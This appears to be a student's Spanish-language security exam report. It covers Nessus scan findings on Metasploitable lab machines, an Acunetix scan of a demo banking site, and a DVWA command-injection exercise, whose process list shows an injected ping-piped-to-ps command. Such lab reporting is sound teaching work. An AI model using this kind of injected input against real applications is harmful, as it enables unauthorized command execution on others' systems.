Certamen 2: Seguridad de Sistemas

Rodrigo Cayazaya Marín

Rol: 201773538-4

Pregunta 1 (25 puntos):

Realice la instalación de Nessus en su máquina Kali y revise la seguridad de las máquinas Metasploitable Linux y Windows versión III.

Debe entregar un reporte con al menos 5 vulnerabilidades críticas que contenga:

- Descripción de la vulnerabilidad


- Método de mitigación

- Código CVE

- Si es explotable o no y con que herramienta

- Indicadores de riesgo

Debido a que el meta3 de Linux solamente me tiró 1 vulnerabilidad crítica, usaré el meta2 de Linux y el meta3 de Windows.



Metasploitable II Linux

1)

CRITICAL Debian OpenSSH/OpenSSL Package Random Number Generator Weaknes…

Description

The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to decipher the remote session or set up a man in the middle attack.

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

Reference Information

CWE: 310
BID: 29179
CVE: CVE-2008-0166

Vulnerability Information

Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: May 14, 2008
Vulnerability Pub Date: May 13, 2008
In the news: true

Exploitable With

Core Impact

Risk Information

Risk Factor: Critical
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Temporal Score: 8.3
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS v2.0 Temporal Vector: CVSS2#E:F/RL:OF/RC:C

2)

CRITICAL NFS Exported Share Information Disclosure

Description

At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

Solution

Configure NFS on the remote host so that only authorized hosts can mount its remote shares.

Reference Information

CVE: CVE-1999-0170, CVE-1999-0211, CVE-1999-0554

Vulnerability Information

Exploit Available: true

Exploit Ease: Exploits are available

Vulnerability Pub Date: January 1, 1985

Exploitable With

Metasploit (NFS Mount Scanner)

Risk Information

Risk Factor: Critical

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

3)

CRITICAL rexecd Service Detection

Description

The rexecd service is running on the remote host. This service is design to allow users of a network to execute commands remotely. However, rexecd does not provide any good means of authentication, so it may be abused by an attacker to scan a third-party host.

Solution

Comment out the 'exec' line in /etc/inetd.conf and restart the inetd process.

Reference Information

CVE: CVE-1999-0618

Vulnerability Information

Vulnerability Pub Date: June 7, 1999

Risk Information

Risk Factor: Critical

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

4)

CRITICAL UnrealIRCd Backdoor Detection

Description

The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

Solution

Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

Reference Information

BID: 40820
CVE: CVE-2010-2075

Vulnerability Information

CPE: cpe:/a:unrealircd:unrealircd

Exploit Available: true

Exploit Ease: Exploits are available

Patch Pub Date: June 12, 2010

Vulnerability Pub Date: June 12, 2010

Exploitable With

Metasploit (UnrealIRCD 3.2.8.1 Backdoor Command Execution)

CANVAS ()

Risk Information

Risk Factor: Critical

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Temporal Score: 8.3

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

CVSS v2.0 Temporal Vector: CVSS2#E:F/RL:OF/RC:C

5)

CRITICAL Apache Tomcat AJP Connector Request Injection (Ghostcat)

Description

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE).

Solution

Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.

Reference Information

CVE: CVE-2020-1745, CVE-2020-1938

Vulnerability Information

CPE: cpe:/a:apache:tomcat

Exploit Available: true

Exploit Ease: Exploits are available

Patch Pub Date: March 1, 2020

Vulnerability Pub Date: March 1, 2020

Exploited by Nessus: true

Risk Information

Risk Factor: High

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:P/RL:O/RC:C

CVSS v3.0 Temporal Score: 8.8

CVSS v2.0 Base Score: 7.5

CVSS v2.0 Temporal Score: 5.9

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P

CVSS v2.0 Temporal Vector: CVSS2#E:POC/RL:OF/RC:C

Metasploitable III Windows

1)

CRITICAL ManageEngine Desktop Central 10 < Build 100479 Remote Code Exe…

Description

The ManageEngine Desktop Central application running on the remote host is version 10 prior to build 100479.
It is, therefore, affected by a remote code execution vulnerability.

Solution

Upgrade to ManageEngine Desktop Central version 10 build 100479 or later. Alternatively, apply the manual, vendor-supplied workaround.

Reference Information

IAVA: 2020-A-0104
CVE: CVE-2020-10189

Vulnerability Information

CPE: cpe:/a:zohocorp:manageengine_desktop_central
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: March 6, 2020
Vulnerability Pub Date: March 6, 2020

Risk Information

Risk Factor: Critical
CVSS v3.0 Base Score 9.8
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS v3.0 Temporal Vector: CVSS:3.0/E:F/RL:O/RC:C
CVSS v3.0 Temporal Score: 9.1
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Temporal Score: 8.3
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS v2.0 Temporal Vector: CVSS2#E:F/RL:OF/RC:C
IAVM Severity: I

2)

CRITICAL Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed ch…

Description

The remote host is affected by a remote code execution vulnerability in Remote Desktop Protocol (RDP). An unauthenticated, remote attacker can exploit this, via a series of specially crafted requests, to execute arbitrary code.

Solution

Microsoft has released a set of patches for Windows XP, 2003, 2008, 7, and 2008 R2.

Reference Information

BID: 108273
CVE: CVE-2019-0708

Vulnerability Information

CPE: cpe:/o:microsoft:windows
cpe:/a:microsoft:remote_desktop_protocol

Exploit Available: true

Exploit Ease: Exploits are available

Patch Pub Date: May 14, 2019

Vulnerability Pub Date: May 14, 2019

In the news: true

Risk Information

Risk Factor: Critical

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N
/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:H
/RL:O/RC:C

CVSS v3.0 Temporal Score: 9.4

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Temporal Score: 8.7

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C
/I:C/A:C

CVSS v2.0 Temporal Vector:
CVSS2#E:H/RL:OF/RC:C

3)

CRITICAL Elasticsearch ESA-2015-06

Description

Elasticsearch versions prior to 1.6.1 are vulnerable to an attack that can result in remote code execution.

Solution

Users should upgrade to 1.6.1 or 1.7.0. Alternately, ensure that only trusted applications have access to the transport protocol port.

Reference Information

CVE: CVE-2015-5377

Vulnerability Information

CPE: cpe:/a:elasticsearch:elasticsearch

Exploit Ease: No known exploits are available

Patch Pub Date: July 16, 2015

Vulnerability Pub Date: July 16, 2015

Risk Information

Risk Factor: High

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N /UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:U /RL:O/RC:C

CVSS v3.0 Temporal Score: 8.5

CVSS v2.0 Base Score: 7.5

CVSS v2.0 Temporal Score: 5.5

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P /I:P/A:P

CVSS v2.0 Temporal Vector: CVSS2#E:U/RL:OF/RC:C

4)

CRITICAL Apache Tomcat AJP Connector Request Injection (Ghostcat)

Description

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE).

Solution

Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.

Reference Information

CVE: CVE-2020-1745, CVE-2020-1938

Vulnerability Information

CPE: cpe:/a:apache:tomcat

Exploit Available: true

Exploit Ease: Exploits are available

Patch Pub Date: March 1, 2020

Vulnerability Pub Date: March 1, 2020

Exploited by Nessus: true

Risk Information

Risk Factor: High

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:P/RL:O/RC:C

CVSS v3.0 Temporal Score: 8.8

CVSS v2.0 Base Score: 7.5

CVSS v2.0 Temporal Score: 5.9

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P

CVSS v2.0 Temporal Vector: CVSS2#E:POC/RL:OF/RC:C

5)

CRITICAL Elasticsearch Transport Protocol Unspecified Remote Code Execution

Description

Elasticsearch could allow a remote attacker to execute arbitrary code on the system, caused by an error in the transport protocol. An attacker could exploit this vulnerability to execute arbitrary code on the system.

Solution

Users should upgrade to 1.6.1 or 1.7.0. Alternately, ensure that only trusted applications have access to the transport protocol port

Reference Information

CVE: CVE-2015-5377

Vulnerability Information

CPE: cpe:/a:elasticsearch:elasticsearch

Exploit Available: false

Exploit Ease: No known exploits are available

Patch Pub Date: July 16, 2015

Vulnerability Pub Date: July 16, 2015

Risk Information

Risk Factor: High

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N /UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:U /RL:O/RC:C

CVSS v3.0 Temporal Score: 8.5

CVSS v2.0 Base Score: 7.5

CVSS v2.0 Temporal Score: 5.5

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P /I:P/A:P

CVSS v2.0 Temporal Vector: CVSS2#E:U/RL:OF/RC:C

Pregunta 2 (25 puntos):

Realice la instalación de la aplicación Acunetix y revise la seguridad de la siguiente URL http://www.altoromutual.com

A continuación, entregue un reporte con dos vulnerabilidades de alto riesgo con los siguientes items:

Para ambas la URL afectada es: http://www.altoromutual.com

Cross site scripting	http://www.altoromutual.com/
Directory traversal	http://www.altoromutual.com/

La descripción y los métodos de mitigación son:


Web Server	
Alert group	**Cross site scripting**
Severity	High
Description	Cross-site Scripting (XSS) refers to client-side code injection attack wherein an attacker can execute malicious scripts into a legitimate website or web application. XSS occurs when a web application makes use of unvalidated or unencoded user input within the output it generates.
Recommendations	Apply context-dependent encoding and/or validation to user input rendered on a page
Alert variants	
Details	Not available in the free trial
`Not available in the free trial`	

Web Server	
Alert group	**Directory traversal**
Severity	High
Description	This script is possibly vulnerable to directory traversal attacks. Directory Traversal is a vulnerability which allows attackers to access restricted directories and read files outside of the web server's root directory.
Recommendations	Your script should filter metacharacters from user input.
Alert variants	
Details	Not available in the free trial
`Not available in the free trial`	

Pregunta 3 (25 puntos):

Realice la explotación de inyección de comandos sobre la aplicación DVWA y obtenga los siguientes datos:

- Listado de procesos



Ping for FREE


Enter an IP address below:

submit


```
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 17:28 ?        00:00:00 /sbin/init
root         2     0  0 17:28 ?        00:00:00 [kthreadd]
root         3     2  0 17:28 ?        00:00:00 [migration/0]
root         4     2  0 17:28 ?        00:00:00 [ksoftirqd/0]
root         5     2  0 17:28 ?        00:00:00 [watchdog/0]
root         6     2  0 17:28 ?        00:00:00 [events/0]
root         7     2  0 17:28 ?        00:00:00 [khelper]
root        41     2  0 17:28 ?        00:00:00 [kblockd/0]
root        44     2  0 17:28 ?        00:00:00 [kacpid]
root        45     2  0 17:28 ?        00:00:00 [kacpi_notify]
root        88     2  0 17:28 ?        00:00:00 [kseriod]
root       126     2  0 17:28 ?        00:00:00 [pdflush]
root       127     2  0 17:28 ?        00:00:00 [pdflush]
root       128     2  0 17:28 ?        00:00:00 [kswapd0]
root       170     2  0 17:28 ?        00:00:00 [aio/0]
root      1126     2  0 17:28 ?        00:00:00 [ksnapd]
root      1315     2  0 17:28 ?        00:00:00 [ksuspend_usbd]
root      1316     2  0 17:28 ?        00:00:00 [khubd]
root      1326     2  0 17:28 ?        00:00:00 [ata/0]
root      1333     2  0 17:28 ?        00:00:00 [ata_aux]
root      2031     2  0 17:28 ?        00:00:00 [scsi_eh_0]
root      2032     2  0 17:28 ?        00:00:00 [scsi_eh_1]
root      2260     2  0 17:28 ?        00:00:00 [kjournald]
root      2414     1  0 17:28 ?        00:00:00 /sbin/udevd --daemon
root      2643     2  0 17:28 ?        00:00:00 [kpsmoused]
root      3534     2  0 17:28 ?        00:00:00 [kjournald]
daemon    3664     1  0 17:28 ?        00:00:00 /sbin/portmap
statd     3680     1  0 17:28 ?        00:00:00 /sbin/rpc.statd
root      3686     2  0 17:28 ?        00:00:00 [rpciod/0]
root      3701     1  0 17:28 ?        00:00:00 /usr/sbin/rpc.idmapd
root      3927     1  0 17:28 tty4     00:00:00 /sbin/getty 38400 tty4
root      3928     1  0 17:28 tty5     00:00:00 /sbin/getty 38400 tty5
root      3933     1  0 17:28 tty2     00:00:00 /sbin/getty 38400 tty2
root      3935     1  0 17:28 tty3     00:00:00 /sbin/getty 38400 tty3
root      3938     1  0 17:28 tty6     00:00:00 /sbin/getty 38400 tty6
syslog    3976     1  0 17:28 ?        00:00:00 /sbin/syslogd -u syslog
root      4011     1  0 17:28 ?        00:00:00 /bin/dd bs 1 if /proc/kmsg of /va
klog      4013     1  0 17:28 ?        00:00:00 /sbin/klogd -P /var/run/klogd/kms
bind      4036     1  0 17:28 ?        00:00:00 /usr/sbin/named -u bind
root      4140     1  0 17:28 ?        00:00:00 /bin/sh /usr/bin/mysqld_safe
mysql     4182  4140  0 17:28 ?        00:00:00 /usr/sbin/mysqld --basedir=/usr --
root      4184  4140  0 17:28 ?        00:00:00 logger -p daemon.err -t mysqld_saf
dhcp      4267     1  0 17:28 ?        00:00:00 dhclient3 -e IF_METRIC=100 -pf /va
root      4285     1  0 17:28 ?        00:00:00 /usr/sbin/sshd
postgres  4303     1  0 17:28 ?        00:00:00 /usr/lib/postgresql/8.3/bin/postgr
postgres  4306  4303  0 17:28 ?        00:00:00 postgres: writer process
postgres  4307  4303  0 17:28 ?        00:00:00 postgres: wal writer process
postgres  4308  4303  0 17:28 ?        00:00:00 postgres: autovacuum launcher proc
postgres  4309  4303  0 17:28 ?        00:00:00 postgres: stats collector process
daemon    4330     1  0 17:28 ?        00:00:00 distccd --daemon --user daemon --a
daemon    4331  4330  0 17:28 ?        00:00:00 distccd --daemon --user daemon --a
root      4380     2  0 17:28 ?        00:00:00 [lockd]
root      4381     2  0 17:28 ?        00:00:00 [nfsd4]
root      4382     2  0 17:28 ?        00:00:00 [nfsd]
root      4383     2  0 17:28 ?        00:00:00 [nfsd]
root      4384     2  0 17:28 ?        00:00:00 [nfsd]
root      4385     2  0 17:28 ?        00:00:00 [nfsd]
root      4386     2  0 17:28 ?        00:00:00 [nfsd]
root      4387     2  0 17:28 ?        00:00:00 [nfsd]
root      4388     2  0 17:28 ?        00:00:00 [nfsd]
root      4389     2  0 17:28 ?        00:00:00 [nfsd]
root      4393     1  0 17:28 ?        00:00:00 /usr/sbin/rpc.mountd
root      4459     1  0 17:28 ?        00:00:00 /usr/lib/postfix/master
postfix   4460  4459  0 17:28 ?        00:00:00 pickup -l -t fifo -u -c
postfix   4462  4459  0 17:28 ?        00:00:00 qmgr -l -t fifo -u
root      4466     1  0 17:28 ?        00:00:00 /usr/sbin/nmbd -D
root      4468     1  0 17:28 ?        00:00:00 /usr/sbin/smbd -D
root      4476  4468  0 17:28 ?        00:00:00 /usr/sbin/smbd -D
root      4489     1  0 17:28 ?        00:00:00 /usr/sbin/xinetd -pidfile /var/run
proftpd   4523     1  0 17:28 ?        00:00:00 proftpd: (accepting connections)
daemon    4537     1  0 17:28 ?        00:00:00 /usr/sbin/atd
root      4548     1  0 17:28 ?        00:00:00 /usr/sbin/cron
root      4576     1  0 17:28 ?        00:00:00 /usr/bin/jsvc -user tomcat55 -cp /
root      4577  4576  0 17:28 ?        00:00:00 /usr/bin/jsvc -user tomcat55 -cp /
tomcat55  4579  4576  0 17:28 ?        00:00:08 /usr/bin/jsvc -user tomcat55 -cp /
root      4597     1  0 17:28 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  4598  4597  0 17:28 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  4600  4597  0 17:28 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  4603  4597  0 17:28 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  4604  4597  0 17:28 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  4607  4597  0 17:28 ?        00:00:00 /usr/sbin/apache2 -k start
```

```
root      4616     1  0 17:28 ?        00:00:00 /usr/bin/rmiregistry
root      4620     1  0 17:28 ?        00:00:01 ruby /usr/sbin/druby_timeserver.rb
root      4628     1  0 17:28 tty1     00:00:00 /bin/login --
root      4633     1  0 17:28 ?        00:00:00 /usr/bin/unrealircd
root      4636     1  0 17:28 ?        00:00:00 Xtightvnc :0 -desktop X -auth /root
daemon    4641  4330  0 17:28 ?        00:00:00 distccd --daemon --user daemon --al
root      4647     1  0 17:28 ?        00:00:00 /bin/sh /root/.vnc/xstartup
root      4650  4647  0 17:28 ?        00:00:00 xterm -geometry 80x24+10+10 -ls -ti
root      4655  4647  0 17:28 ?        00:00:00 fluxbox
daemon    4656  4330  0 17:28 ?        00:00:00 distccd --daemon --user daemon --al
root      4666  4650  0 17:28 pts/0    00:00:00 -bash
msfadmin  4799  4628  0 17:41 tty1     00:00:00 -bash
www-data  4804  4597  0 17:43 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  4820  4597  0 17:44 ?        00:00:00 /usr/sbin/apache2 -k start
root      4954  4799  0 18:05 tty1     00:00:00 su
root      4955  4954  0 18:05 tty1     00:00:00 bash
www-data  5003  4820  0 18:10 ?        00:00:00 /usr/lib/cgi-bin/php
www-data  5004  5003  0 18:10 ?        00:00:00 sh -c ping  -c 3 8.8.8.8 | ps -ef
www-data  5005  5004  0 18:10 ?        00:00:00 ping -c 3 8.8.8.8
www-data  5006  5004  0 18:10 ?        00:00:00 ps -ef
```

- Listado de archivos



- Archivo de usuarios del Sistema Operativo



- Directorio de la aplicación web


- Usuario con el cual se ejecuta el servicio web


Pregunta 4 (25 puntos):

